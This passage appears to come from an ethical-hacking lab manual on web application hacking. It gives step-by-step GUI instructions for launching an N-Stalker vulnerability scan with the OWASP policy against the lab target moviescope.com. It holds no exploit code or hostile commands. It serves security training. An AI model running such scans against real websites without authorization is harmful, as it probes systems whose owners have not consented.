


Module 14 – Hacking Web Applications

12. The **N-Stalker Scan Wizard** appears. Under the **Enter Web Application URL** field, enter **http://www.moviescope.com** and under **Choose Scan Policy** field, select **OWASP Policy** from the drop-down list; click **Next**.




13. The **Optimize Settings** wizard appears; leave the default settings and click **Next**.



14. If a **Settings Not Optimized** pop-up appears, click **Yes**.


Module 14 – Hacking Web Applications

15. The **Review Summary** wizard appears. Verify the **Scan Settings** and click **Start Session**.



